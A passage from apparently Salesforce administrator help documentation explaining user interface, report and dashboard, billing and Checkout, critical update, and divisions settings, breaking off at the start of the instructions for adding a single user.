   Disabling state and country picklists reverts fields and values to text.

See Also:

State and Country Picklists Overview—Beta

Customizing User Interface Settings

The available user interface settings vary according to which Salesforce Edition you have.

User Permissions Needed	
To modify user interface settings:	“Customize Application”

To change your organization's user interface settings:

1. From Setup, click **Customize** > **User Interface**.
2. Select or deselect each checkbox to modify the settings for your organization.
3. Click **Save**.

User Interface Settings

Enable Collapsible Sections

Collapsible sections give users the option to collapse or expand sections on their record detail pages using the arrow icon next to the section heading. When enabling collapsible sections, make sure your section headings are displayed for each page layout. Sections remain expanded or collapsed until the user changes his or her settings for that tab. If your organization has enabled record types, Salesforce remembers a different setting for each record type.

Note: Call center users won't see incoming calls if they collapse the sidebar.

Show Quick Create

The Quick Create area on a tab home page allows users to create a new record quickly with minimal information. It displays, by default, on the tab home pages for leads, accounts, contacts, forecasts, and opportunities. You can control whether the Quick Create area is displayed on all relevant tab home pages.

Note: The `Show Quick Create` setting also affects whether or not users can create new records from within the lookup dialog. For example, with the setting enabled, users can create a new account within the account lookup dialog while creating or editing a contact. Creating new records in the lookup dialog is available only if Quick Create is available for your chosen record type. In addition, users always need the appropriate “Create” permission to use Quick Create even though it will be displayed for all users.

Enable Hover Details

Hover details display an interactive overlay containing detailed information about a record when users hover the mouse over a link to that record in the Recent Items list on the sidebar or in a lookup field on a record detail page. Users can quickly view information about a record before clicking **View** for the record's detail page or **Edit** for the edit page. The fields displayed in the hover details are determined by the record's mini page layout. The fields that display in document hover details are not customizable. This option is enabled by default.

Note: To view the hover details for a record, users must have the appropriate sharing access to that record, as well as the necessary field-level security for the fields in the mini page layout.

Enable Related List Hover Links

Related list hover links display at the top of record detail pages and custom object detail pages in Setup. Users can hover the mouse over a related list hover link to display the corresponding related list and its number of records in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump down to the content of the related list without having to scroll down the page. The `Enable Related List Hover Links` checkbox is the default selection.

Enable Separate Loading of Related Lists

When enabled, users see primary record details immediately; as related list data loads, users see a progress indicator. Separate loading can improve performance on record detail pages for organizations with large numbers of related lists. This option is disabled by default. Note that this option does not apply to Visualforce pages, user pages, the self-service portal, or other pages for which you cannot control the layout.

Enable Inline Editing

Inline editing lets users quickly edit field values, right on a record's detail page. This option is enabled by default and applies to all users in your organization.

Note: This doesn't enable inline editing for profiles. Select `Enable Enhanced Profile List Views` under Setup.

Enable Enhanced Lists

Enhanced lists give you the ability to quickly view, customize, and edit list data to speed up your daily productivity. When enabled with the `Enable Inline Editing` setting, users can also edit records directly from the list, without navigating away from the page. This option is enabled by default.

Note: This doesn't enable enhanced lists for profiles. Select `Enable Enhanced Profile List Views` under Setup.

Enable New User Interface Theme

Note: Starting with Summer '10, new organizations have the new user interface theme enabled by default.

The new user interface theme updates the look and feel of Salesforce and moves user links, such as Setup and Logout, under the user name for all users in your organization. The new user interface theme is not supported in Portals or Console tab.

Only users with supported browsers see the new user interface theme.

Enable Tab Bar Organizer

The Tab Bar Organizer automatically arranges tabs in the main tab bar to prevent horizontal scrolling of the page. It dynamically determines how many tabs can display based on the width of the browser window and puts tabs that extend beyond the browser's viewable area into a drop-down list.

Note: Note the following limitations:

- The Tab Bar Organizer isn't available with the partner portal or Customer Portal.
- The Tab Bar Organizer is only available with the new user interface theme. Organizations using the old user interface theme can enable the feature, but it won't be available for users until the new theme is also enabled.
- The Tab Bar Organizer isn't available on Internet Explorer 6.

Enable Printable List Views

Printable list views allow users to easily print list views. If enabled, users can click the **Printable View** link from any list view to open a new browser window, displaying the current list view in a simple, print-ready format. The link is located next to the **Help for this Page** link in the colored title bar of the page.

Enable Spell Checker

Available in all Editions. When enabled, the **Check Spelling** button appears in certain areas of the application where text is entered, such as sending an email, or when creating events, tasks, cases, notes, and solutions. Clicking the button checks the spelling of your text. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese.

Enable Spell Checker on Tasks and Events

Available in all Editions. Enables the **Check Spelling** button when users create or edit tasks or events. The spell checker analyzes the `Description` field on events and the `Comments` field on tasks.

Sidebar Settings

Enable Collapsible Sidebar

The collapsible sidebar gives users the ability to show or hide the sidebar on every page that normally includes the sidebar. When enabled, the collapsible sidebar becomes available to all users in your organization, but each user can choose his or her own preference for displaying the sidebar. Users can leave the sidebar visible at all times, or they can collapse the sidebar and only show it when needed by clicking the edge of the collapsed sidebar.

Tip: If your organization uses divisions, we recommend that you keep the sidebar pinned and visible at all times so you always have access to the Divisions drop-down list.

Show Custom Sidebar Components on All Pages

If you have custom home page layouts that include components in the sidebar, this option makes the sidebar components available on all pages for all users in your organization. If you only want certain users to view sidebar components on all pages, grant those user the "Show Custom Sidebar On All Pages" permission.

Note: If the `Show Custom Sidebar Components on All Pages` user interface setting is selected, the "Show Custom Sidebar On All Pages" permission is not available.

Calendar Settings

Enable Home Page Hover Links for Events

Enables hover links in the calendar section of the Home tab. On the Home tab, users can hover the mouse over the subject of an event to see the details of the event in an interactive overlay. This option is enabled by default. Note that this checkbox only controls the Home tab; hover links are always available on other calendar views.

The fields available in the event detail and edit overlays are defined in a mini page layout.

Note: If you create all day events, we recommend adding the `All Day Event` field to the events mini page layout.

Enable Drag-and-Drop Editing on Calendar Views

Enables the dragging of events on single user daily and weekly calendar views. This allows users to reschedule events without leaving the page. This option is enabled by default.

Note: Calendar views might load less quickly when this checkbox is enabled.

Enable Click-and-Create Events on Calendar Views

Allows users to create events on day and weekly calendar views by double-clicking a specific time slot and entering the details of the event in an interactive overlay. The fields available in the event detail and edit overlays are defined in a mini page layout.

Note that recurring events and multi-person events are not supported for click-and-create events on calendar views.

Enable Drag-and-Drop Scheduling on List Views

Allows users to create events associated with records by dragging records from list views on to weekly calendar views and entering the details of the event in an interactive overlay. This option is disabled by default. The fields available in the event detail and edit overlays are defined in a mini page layout.

Enable Hover Links for My Tasks List

Enables hover links for tasks in the My Tasks section of the Home tab and on the calendar day view. This option is enabled by default. Users can hover the mouse over the subject of a task to see the details of that task in an interactive overlay.

The information presented on these overlays is configured by your administrator.

Setup Settings

Enable Enhanced Page Layout Editor

When enabled, the enhanced page layout editor replaces the current interface for editing page layouts with a feature-rich WYSIWYG editor that contains all of the functionality of the original page layout editor as well as several improvements.

Enable Enhanced Profile List Views

Enables enhanced list views and inline editing on the profiles list page. With inline editing in enhanced profile list views, you can manage multiple profiles at once.

Enable Enhanced Profile User Interface

Enables the enhanced profile user interface, which allows you to easily navigate, search, and modify settings for a single profile.

Enable Streaming API

Enables Streaming API, which allows you to receive notifications for changes to data that match a SOQL query that you define, in a secure and scalable way. This field is selected by default. If you don't see this checkbox, first verify that your Salesforce edition has API access. If your Salesforce edition has API access and you don't see the checkbox, contact salesforce.com.

Enable Custom Object Truncate

Enables truncating custom objects, which permanently removes all of the records from a custom object while keeping the object and its metadata intact for future use.

Enable Improved Setup User Interface

When enabled, users' personal settings are moved from the Setup menu to a separate My Settings menu, accessible from the username menu. Additionally, the Setup link is moved from the username menu to the Force.com App Menu. If you change this setting, be sure to notify all users in your organization.

Advanced Settings

Activate Extended Mail Merge

Enables Extended Mail Merge for your organization. When selected, the **Mass Mail Merge** link is available in the Tools area on the home pages for accounts, contacts, and leads. Also, single mail merges requested from the Activity History related list on a record are performed using Extended Mail Merge functionality.

Extended Mail Merge is available by request only. Contact salesforce.com Customer Support if you are interested in this feature.

Always save Extended Mail Merge documents to the Documents tab

When enabled, all mail merge documents generated using Extended Mail Merge are added to the user's personal documents folder on the Documents tab, rather than delivered as email attachments. Users are sent confirmation emails when their mail merge requests have completed. Those emails include links for retrieving generated documents from the Documents tab. Note that these documents count against your organization's storage limits.

Customizing Report and Dashboard Settings

Administrators can set up and manage report and dashboard settings from the Reports & Dashboards page.

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To modify report and dashboard settings:	“Customize Application”

To get to this page, from Setup, click **Customize** > **Reports & Dashboards**.

See Also:

Customize Report and Dashboard User Interface Settings
Customize Report and Dashboard Email Settings
Turn On Enhanced Sharing for Reports and Dashboards
Upgrade Report Builder

Customize Report and Dashboard User Interface Settings

Report and dashboard user interface settings that you can modify include floating report headers, the dashboard finder, the report timeout warning, and dashboard component snapshots. You can choose to enable or disable each of these for your organization.

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To modify report and dashboard settings:	"Customize Application"

1. From Setup, click **Customize** > **Reports & Dashboards** > **User Interface Settings**.
2. Select or deselect options to modify the settings for your organization.

Enable Floating Report Headers

Floating report headers keep the column headings on tabular reports in sight no matter how far users scroll down report results. With floating report headers, users can scroll to the bottom of lengthy tabular reports without having to scroll back to the top to view the names of the column headings. Users can also click floating report headers to sort data in a specific column. When users sort data by clicking a floating report heading, the report refreshes and redirects users to the beginning of report results.

Enable Dashboard Finder

Dashboard finder uses auto-complete to help users quickly find dashboards in the Dashboards tab. This option is enabled by default. To find a dashboard on the Dashboards tab, start typing its name in the search filter, and all dashboards matching that text are dynamically displayed in the drop-down list. The list first shows dashboards the user viewed recently, and then other dashboards appear in alphabetical order by folder. The first 1000 results are shown in a single list; above 1000, results are shown 500 per page. Users only see dashboards in folders they can access. Disable this option to use the static drop-down list instead.

Enable Report Timeout Warning

The report timeout warning analyzes reports at runtime, identifies those that are highly complex and likely to time out, and displays a warning. This option is enabled by default. Users with permission to modify reports can edit the report to improve performance. Users can also run the report in spite of the warning.

The report timeout warning only analyzes reports run manually from the Run Reports page. It doesn't analyze scheduled reports, reports run from dashboards, or reports run using background export.

The report timeout warning might occasionally flag reports that don't time out. Additionally, the warning assumes that your organization's reports will time out after 10 minutes, which is the standard length of time reports can run before timing out. If your organization has extended the limit to 20 minutes, the reports might be less likely to time out. Keep in mind that, even if flagged reports run successfully, they remain highly complex, required extended run times, and could time out in the future.

Enable Dashboard Component Snapshots

Dashboard component snapshots let users with access to dashboards post static images of dashboard components to Chatter user or group feeds, making the snapshot visible to all users. Chatter feed tracking for dashboards must first be enabled.

Important: This option lets users override dashboard visibility settings, making snapshots visible to all Chatter users. Though this makes it easy to share time-specific data without having to add people to dashboard folders, be aware that users can inadvertently post sensitive or confidential information.

3. Click **Save**.

See Also:

Customizing Report and Dashboard Settings

Customize Report and Dashboard Email Settings

Control the way email notifications are sent, including image handling in dashboard emails for Lotus Notes users and sending reports and dashboard refresh notifications to portal users.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify report and dashboard settings:	"Customize Application"

1. From Setup, click **Customize** > **Reports & Dashboards** > **Email Settings**.
2. Select or clear the following options to modify the settings for your organization:

   `Use Images Compatible with Lotus Notes in Dashboard Emails`

   Dashboard refresh notifications can be sent to specified users when a scheduled dashboard refresh completes. By default, Salesforce sends images in dashboard emails as `.png` (Portable Network Graphic) files, which are not supported in Lotus Notes. When you enable the `Use Images Compatible with Lotus Notes in Dashboard Emails` > option, Salesforce uses `.jpg` images, which Lotus Notes supports, when sending dashboard emails. The "Schedule Dashboard" permission is required to view this option.

   Note: Dashboard emails that contain images compatible with Lotus Notes are substantially larger and the image quality may be lower.

   Allow Reports and Dashboards to Be Sent to Portal Users

   This option, disabled by default, is available to Enterprise and Unlimited Edition organizations that have a Customer Portal or partner portal set up. Unless enabled, only internal Salesforce users can receive reports and dashboard refresh notifications. If you enable this option, all internal and portal users specified as recipients receive reports and dashboards.

3. Click **Save**.

See Also:

Customizing Report and Dashboard Settings

Turn On Enhanced Sharing for Reports and Dashboards

When you enable analytics sharing, Salesforce converts your users' existing folder access levels to use new, more detailed access levels.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To view the analytics folder sharing setting:	"View Setup and Configuration"
To modify the analytics folder sharing setting:	"Customize Application"

When analytics sharing is in effect, all users in the organization get Viewer access by default to report and dashboard folders that are shared with them. Users may have more access if they are Managers or Editors on a given folder, or if they have more administrative user permissions. Each user's access to folders under the new capability is based on the combination of folder access and user permissions they had before enhanced folder sharing was enabled.

1. From Setup, click **Reports & Dashboards** > **Folder Sharing**.
2. Select **Enable Analytics Sharing**.
3. Click **Report and Dashboard Folder Sharing**.

Important: If you go back to the old folder sharing model, pre-existing report and dashboard folders go back to the state they were in before.

- If a folder existed before analytics folder sharing was enabled, its properties and sharing settings are rolled back to their previous state.
- If a folder was created while enhanced analytics folder sharing was in effect, it is hidden from the folder list and all its sharing settings are removed. Administrative user permissions are still in effect.

See Also:

Customizing Report and Dashboard Settings
Tip sheet: Analytics Folder Sharing

Upgrade Report Builder

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To modify report and dashboard settings:	"Customize Application"

We've released an updated version of report builder, the powerful drag-and-drop editor for reports. With this upgrade:

- All profiles get access to the report builder by default. (You may continue to see the "Report Builder" permission in permission sets and profiles and the PermissionSet and Profile objects in the API, though the upgrade overrides those settings.)
- The old report wizard will be available only to users in Accessibility Mode.
- Group and Professional Edition organizations can use report builder.
- You get scatter charts, a new chart type for reports.

Administrators for existing organizations must manually enable this upgrade. New organizations automatically get the latest version of report builder. If you don't see the Report Builder Upgrade section on the User Interface Settings page, the upgrade has already been enabled for your organization. It's important to understand that assigning the "Report Builder" permission to all users through profiles or permission sets isn't the same thing as enabling report builder for your entire organization. To do that, you need to follow the procedure in this topic.

Important: Upgrading **does not affect** any of your existing reports. However, once you upgrade, you can't return to the old report wizard.

To enable report builder for all users:

1. From Setup, click **Customize** > **Reports & Dashboards** > **User Interface Settings**.
2. Review the Report Builder Upgrade section of the page and click **Enable**. If you don't see the button, report builder has already been enabled for your entire organization.
3. Confirm your choice by clicking **Yes, Enable Report Builder for All Users**.

Communicate Your Report Data Effectively

Managing Billing & Licenses

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Checkout contains details about your organization's Salesforce account, including your licenses, billing information, orders, invoices, and statements.

To access Checkout, from Setup, click **Checkout Summary** then choose **Proceed to Checkout**.

Note: Users with the "Manage Billing" permission have automatic access to Checkout. These users can also grant access to others within the organization Granting Checkout Access on page 268.

From Checkout, you can:

- Order more licenses and products.
- Change your billing information for an active contract.
- Change credit card information associated with an active contract.
- View your organization's orders and invoices.
- View your previously saved quotes—both quotes you created from Salesforce and quotes created by a sales representative.
- Place orders to purchase new products.
- Contact salesforce.com to request sales assistance.
- Log a case for any Checkout related questions, issues, or concerns.

For detailed instructions on using Checkout, see the Checkout User Guide.

Purchasing Additional User Licenses

Users with Checkout enabled can add licenses for your organization at any time while a contract is in effect.

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and Database.com Editions

User Permissions Needed	
To purchase additional user licenses:	"Manage Billing"

If your organization doesn't have self-service access to Checkout, submit a request to your salesforce.com representative.

Note: At any point during the quote creation process, you can click **Request Assistance** to contact your salesforce.com account representative.

1. From Setup, click **Checkout Summary** and click **Proceed to Checkout**.

   Tip: You can also access Checkout from Setup by clicking **Company Profile** > **Company Information** and clicking **Buy More Licenses**.

2. Click **Add More Products**.
3. Enter the number of license subscriptions you want to purchase.

   If licenses are purchased in the middle of a billing cycle, the subscription is prorated based on the number of days left in that billing cycle. `Total Price` reflects `Monthly/Unit Price` for the order term, which is specified above the products. For example, if an order's subscriptions start on 5/14/2013 and end on 5/7/2014, `Total Price` will reflect `Monthly/Unit Price` for 11.8 months.

4. Click **Proceed to Place Order**.

5. Review your order and payment information. Click the pencil if you need to make changes.
6. Read and confirm that you accept the Master Subscription Agreement and any other required terms and agreements.

   Depending on your contract with salesforce.com and the products you're purchasing, you may have to accept Contract Special Terms or Product Specific Terms.
7. Click **Place Order**.

Managing Billing & Licenses
Granting Checkout Access
Purchasing Additional User Licenses

Changing Billing Information

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

To change your organization's payment and billing information, you must have access to Checkout. If your organization doesn't have self-service access to Checkout, submit a request to your salesforce.com representative.

1. From Setup, click **Checkout Summary** then click **Proceed to Checkout**.
2. Click **Change Contract Billing Address**.
3. Update your organization's address and contact information as necessary.
4. Click **Save**.

For detailed instructions on using Checkout, see the Checkout User Guide.

Changing Credit Card or Direct Debit Information

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

To change your credit card or direct debit information, you must have access to Checkout. If your organization doesn't have self-service access to Checkout, submit a request to your salesforce.com representative.

To access Checkout, from Setup, click **Checkout Summary** and then click **Proceed to Checkout**.

For specific instructions on changing your payment information in Checkout, see the Checkout User Guide.

Note:

You can't pay your invoice online. Your newly-updated credit or debit card will be charged within 24 hours if there is an outstanding balance on your account. To pay an invoice via credit card, please call the salesforce.com Customer Service department.

See Also:

Managing Billing & Licenses

Viewing Credit Memos, Account Statements, and Invoices

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

To view your organization's credit memos, account statements, and invoices, you must have access to Checkout. If your organization doesn't have self-service access to Checkout, submit a request to your salesforce.com representative.

From a credit memo, statement, or invoice details page, you can print, log cases to investigate issues, or contact salesforce.com.

To access Checkout, from Setup, click **Checkout Summary** and then click **Proceed to Checkout**.

Note: Your account may not have a starting balance depending on the duration of time chosen. You can open all payments, invoices, and credit memos to see more detail or to print them.

For detailed instructions on using Checkout, see the Checkout User Guide.

Managing Billing & Licenses

Granting Checkout Access

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To grant Checkout access:	“Manage Billing”
To edit users:	“Manage Users”

Users with the “Manage Billing” permission have access to Checkout when it is enabled for your organization. These users can also grant access to other users within your organization. Users with Checkout access can purchase Salesforce licenses, AppExchange app licenses, and other related products. Additionally, within Checkout, users can view the organization's quotes, installed products, orders, invoices, payments, and contracts.

To give a user access to Checkout:

1. From Setup, click **Manage Users** > **Users**.
2. Click on the appropriate user's name to open the user detail page.
3. Click **Edit**.
4. Select the `Checkout Enabled` checkbox. The user is notified by email when his or her Checkout account is activated and available for login.

Critical Updates Overview

Available in: **All** Editions

User Permissions Needed	
To view critical updates:	“View Setup”
To activate critical updates:	“Modify All Data” and “Customize Application”

Salesforce.com periodically releases updates that improve the performance, logic, and usability of Salesforce, but may affect your existing customizations. When these updates become available, Salesforce lists them in Setup at **Critical Updates**, sends a notification email to administrators, and displays a message when administrators go to Setup.

To ensure a smooth transition, each update has an opt-in period during which you can manually activate and deactivate the update an unlimited number of times to evaluate its impact on your organization and modify affected customizations as necessary. The opt-in period ends on the auto-activation date, at which time Salesforce permanently activates the update.

Warning: Salesforce.com recommends testing each update by activating it in either your Developer Sandbox or your production environment during off-peak hours.

To manage critical updates, from Setup, click **Critical Updates**. From this page, you can:

- View the summary, status, and auto-activation date for any update that Salesforce has not permanently activated.
- Click **Review** to view the detail page of any update that Salesforce has not permanently activated. The details include a list of the customizations in your organization that the update might affect and the activation history, which lists each time the update was activated and deactivated.
- Click **Activate** to activate any inactive update.
- Click **Deactivate** to deactivate any active update that Salesforce has not permanently activated.

Notes on Critical Updates

- Salesforce analyzes your organization to determine if a critical update potentially affects your customizations. If your customizations are not affected, Salesforce automatically activates the update in your organization, and the update does not appear in Setup, click **Critical Updates** to enable the update.
- On the scheduled auto-activation date, Salesforce permanently activates the update. After auto-activation, you cannot deactivate the update.
- Each update detail page describes how your customizations might be affected and how you can correct any unintended functionality.
- Salesforce displays a message the first time you access the setup menu after a critical update becomes available. The message lets you choose to have Salesforce display the updates immediately or remind you about the updates later.

Divisions Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Divisions let you segment your organization's data into logical sections, making searches, reports, and list views more meaningful to users. For example, you can create a report to show the opportunities for just the North American division, allowing you to get accurate sales numbers for the North American sales team. Divisions are useful for organizations with extremely large amounts of data.

Note: Divisions do not restrict users' access to data and are not meant for security purposes.

Divisions can be assigned to users and to other records.

- **Record-level division**—Division is a field on individual records that marks the record as belonging to a particular division. A record can belong to a division created by the administrator, or it can belong to the standard "global" division, which is created automatically when your organization enables divisions. A record can belong to only one division at a time.
- **Default division**—Users are assigned a default division that applies to their newly created accounts, leads, and custom objects that are enabled for divisions.
- **Working division**—If you have the "Affected by Divisions" permission, you can set the division using a drop-down list in the sidebar. Then, searches will show only the data for the current working division. You can change your working division at any time. If you don't have the "Affected by Divisions" permission, you'll always see records in all divisions.

The following table shows how using divisions affects different areas.

Area	Description
Search	If you have the "Affected by Divisions" permission: • In sidebar search, you can select a single division, or all divisions. • In advanced search, you can select a single division or all divisions. • In global search, you can search a single division or all divisions. • For searches in lookup dialogs, the results include records in the division you select from the drop-down list in the lookup dialog window. **Note:** All searches within a specific division also include the global division. For example, if you search within a division called Western Division, your results will include records found in both the Western Division and the global division. If you do not have the "Affected by Divisions" permission, your search results always include records in all divisions.

Area	Description
List views	If you have the “Affected by Divisions” permission, list views include only the records in the division you specify when creating or editing the list view. List views that don’t include all records (such as My Open Cases) include records in all divisions. If you do not have the “Affected by Divisions” permission, your list views always include records in all divisions.
Chatter	Chatter doesn’t support divisions. For example, you can’t use separate Chatter feeds for different divisions.
Reports	If you have the “Affected by Divisions” permission, you can set your report options to include records in just one division or all divisions. Reports that use standard filters (such as My Cases or My team’s accounts) show records in all divisions, and can’t further limited to a specific division. If you do not have the “Affected by Divisions” permission, your reports always include records in all divisions.
Viewing records and related lists	When viewing the detail page of a record, the related lists show all associated records that you have access to, regardless of division.
Creating new records	When you create new accounts, leads, or custom objects that are enabled for divisions, the division is automatically set to your default division, unless you override this setting. When you create new records related to an account or other record that already has a division, the new record is assigned to the existing record’s division. For example, if you create a custom object record that is on the detail side of a master-detail relationship with a custom object that has divisions enabled, it is assigned the master record’s division. When you create records that are not related to other records, such as private opportunities or contacts not related to an account, the division is automatically set to the global division.
Editing records	When editing accounts, leads, or custom objects that are enabled for divisions, you can change the division. All records that are associated through a master-detail relationship are automatically transferred to the new division as well. For example, contacts and opportunities are transferred to the new division of their associated account, and detail custom objects are transferred to their master record’s new division. When editing other types of records, you can’t change the division setting.

Area	Description
Custom objects	When you enable divisions for a custom object, Salesforce initially assigns each record for that custom object to the global division. When you create a custom object record: • If the custom object is enabled for divisions, the record adopts your default division. • If the custom object is on the detail side of a master-detail relationship with a divisions-enabled custom object, the record adopts the division of the master record.
Relationships	If you convert a lookup relationship to a master-detail relationship, detail records lose their current division and inherit the division of their master record. If you convert a master-detail relationship to a lookup relationship, the division for any detail records is determined by the previous master record. If you delete a master-detail relationship, the division for any detail records is determined by the previous master record.

Administrator tip sheet: Getting Started with Divisions

Setting Up Divisions

When setting up divisions, you must create divisions and assign records to divisions to make sure that your data is categorized effectively.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit divisions:	"Modify All Data"

Before you can use the divisions feature for your organization, you must enable divisions. If you are using a standard object, contact salesforce.com to enable divisions for your organization. For custom objects, select `Enable Divisions` on the custom object definition page to enable divisions.

1. Plan which divisions you need based on how you want to segment your data.
   For example, you may want one division for all the records belonging to your North American sales team and one division for your European sales team.

   100
2. Create divisions for your organization. All existing records are assigned to the "Global" division by default. You can change the default division name, create additional divisions, and move user and data records between divisions.
3. Transfer leads, accounts, and custom objects into relevant divisions. When records are assigned to a division, associated records are assigned the same division.
   For example, when you change the division assigned to an account, related records such as contacts and opportunities are assigned to the same division.
4. Add division fields to page layouts.
5. Add divisions to field-level security.
6. Set the default division for all users. New accounts and leads are assigned to the user's default division unless the user explicitly assigns a different division. New records related to existing records are assigned to the existing record's division.
7. Enable the "Affected by Divisions" permission for users who should be able to limit list views by division, search within a division, or report within a division.

   Users who don't have the "Affected by Divisions" permission still have a default user-level division, can view division fields, change the division for a record, and specify a division when creating records.

Creating and Editing Divisions

Creating logical divisions for your organization helps you segment your records to make searching and reporting easier.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit divisions:	"Modify All Data"

Divisions must be enabled for the organization.

All records are initially assigned to the default “Global” division until the user defines the division. You can create up to 100 divisions, including any inactive ones.

1. From Setup, click **Company Profile** > **Manage Divisions**.
2. Click **New** to create a divisions, or **Edit** change an existing division.
3. Enter the division name.
4. Select the checkbox to make the division active.

   Note: You cannot deactivate a division if users or lead queues are assigned to that division.

5. Click **Save**.
6. If you want to change the order that divisions appears in the Divisions picklist, click **Sort**, then to use the arrow buttons to move divisions higher or lower in the list.

Changing Your Default Division

Transferring Multiple Records Between Divisions

Select groups of records to move into or between divisions.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To mass transfer records:	“Modify All Data”

To reassign the divisions for multiple records at one time, transfer groups of accounts, leads, or users between divisions.

1. From Setup, click **Data Management** > **Mass Division Transfer**.
2. Select the type of record you want to transferred, thenclick **Next**. When you change the division assigned to an account, related records such as contacts and opportunities are assigned to the same division. When you change the division assigned to a custom object, other custom objects belonging to it are also transferred to the new division.
3. Select search conditions that records must match and click **Next**.
4. Select the division you want to transfer the records to.
5. If you’re transferring user records, you can select `Change the division...` to also transfer the users’ records to the new division.

6. Click **Transfer**. You'll receive an email notification when the transfer is complete. If 5,000 or more records are being transferred, the request will be placed in a queue for processing.

Changing Your Default Division

Changing Your Default Division

If you can manage user settings, you can change your own default division.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change your default division:	"Manage Users"

If your organization uses divisions to segment data, you're assigned a default division that is applied to new accounts, leads, and appropriate custom objects you create. The default division doesn't prevent you from viewing or creating records in other divisions. If, however, the new record is related to an existing record, the new record is assigned the same division as the existing record.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - From Setup, click **My Personal Information** > **Personal Information**.
   - From My Settings, click **Personal** > **Advanced User Details**.
3. Next to the `Default Division` field, click **Change**.
4. Select a new default division.
5. Select an option to determine if the records you own should be transferred to the new division.
6. Click **Save**.

Changing the Default Division for Users

If you can manage user settings, you can change the default division for users.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change a user's default division:	"Manage Users"

If your organization uses divisions to segment data, a default division is assigned to all users and is applied to new accounts, leads, and appropriate custom objects .The default division doesn't prevent users from viewing or creating records in other divisions. If, however, the new record is related to an existing record, the new record is assigned the same division as the existing record.

1. From Setup, click **Manage Users** > **Users**.
2. Click the name, alias, or username of the user whose default division you want to change.
3. Next to the `Default Division` field, click **Change**.
4. Select a new default division.
5. Select an action to be applied to records the user already owns.
6. Click **Save**.

Reporting With Divisions

If your organization uses divisions to segment data, you can customize your reports to show records within specific divisions.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To limit reports by division:	"Affected by Divisions"

Use the Division drop-down list on the report to select one of the following.

- A specific division
- Your current working division.
- All records across all divisions.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

How do I discontinue my service?

If the service does not meet your needs, you can discontinue it. Users who are up-to-date with their payments may request a complete download of the data that exists in the system. Contact salesforce.com Support to submit your request directly.

MANAGE USERS

User Management Overview

The available user management options vary according to which Salesforce Edition you have.

In Salesforce, every user is identified by a username, password, and a single profile. The profile determines what tasks users can perform, what data they see, and what they can do with the data.

Depending on your organization's Salesforce edition and the additional features your organization has purchased, you may have user licenses—such as Marketing, Connect Offline, and Sales Anywhere—which give users the ability to access other features that are only available with a specific user license. A user can be assigned to one or more of these licenses. You can also set up accounts for users outside your organization who need to access a limited set of fields and objects. These user licenses can grant access to Customer Portal, partner portal, or Self-Service. Finally, using Salesforce to Salesforce, you can create connections to share records with other Salesforce users outside of your organization.

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

As an administrator, you can perform user management tasks such as creating and editing users, resetting passwords, and creating Google Apps accounts. You can also grant permissions, create and manage other types of users, create custom fields, set custom links, run reports on users, and delegate user administration tasks to other users.

See Also:

Viewing and Managing Users

Viewing and Managing Users

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Customer Portal and partner portals are not available in **Database.com**

User Permissions Needed	
To view user lists :	"View Setup and Configuration"

To view and manage the users in your organization, from Setup, click **Manage Users** > **Users**. The user list shows all the users in your organization, partner portal, and Salesforce Customer Portal. From the user list, you can:

- Create one user.
- Create multiple users.
- Reset passwords for selected users.
- Edit a user.
- View a user's detail page by clicking the name, alias, or username.
- View or edit a profile by clicking the profile name.
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

Tips for Managing Users

- You can create custom fields for users and set custom links to display on the user detail page. To access these options, from Setup, click **Customize** > **Users**.
- You can use the sidebar search to search for any user in your organization, regardless of the user's status. However, when using a lookup dialog from fields within records, the search results return only active users. You can also run user reports in the Reports tab.
- To simplify user management in organizations with large numbers of users, delegate aspects of user administration to non-administrator users.

Note: You cannot delegate administrative duties related to your organization to partner portal or Customer Portal users. However, you can delegate some portal administrative duties to portal users.

Deactivating (Deleting) Users

Adding a Single User

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create new users:	"Manage Users"

The maximum number of users you can create is determined by your Edition.

To create a new user for your organization:

1. From Setup, click **Manage Users** > **Users**.
2. Click **New User**.
3. Enter the user's first name, last name, and email address. The email address becomes the username.

   Note: If the user's name includes non-English characters, the user must add the specified language to the mail format settings within Outlook if viewing email in Outlook.

4. In Professional, Enterprise, Unlimited, and Developer Editions, select a `Role`. Depending on your organization's sharing settings, roles can specify the level of visibility that users have into your organization's data.
5. Select a `User License`. The profiles available to you depend on the user license you choose.

   Note:

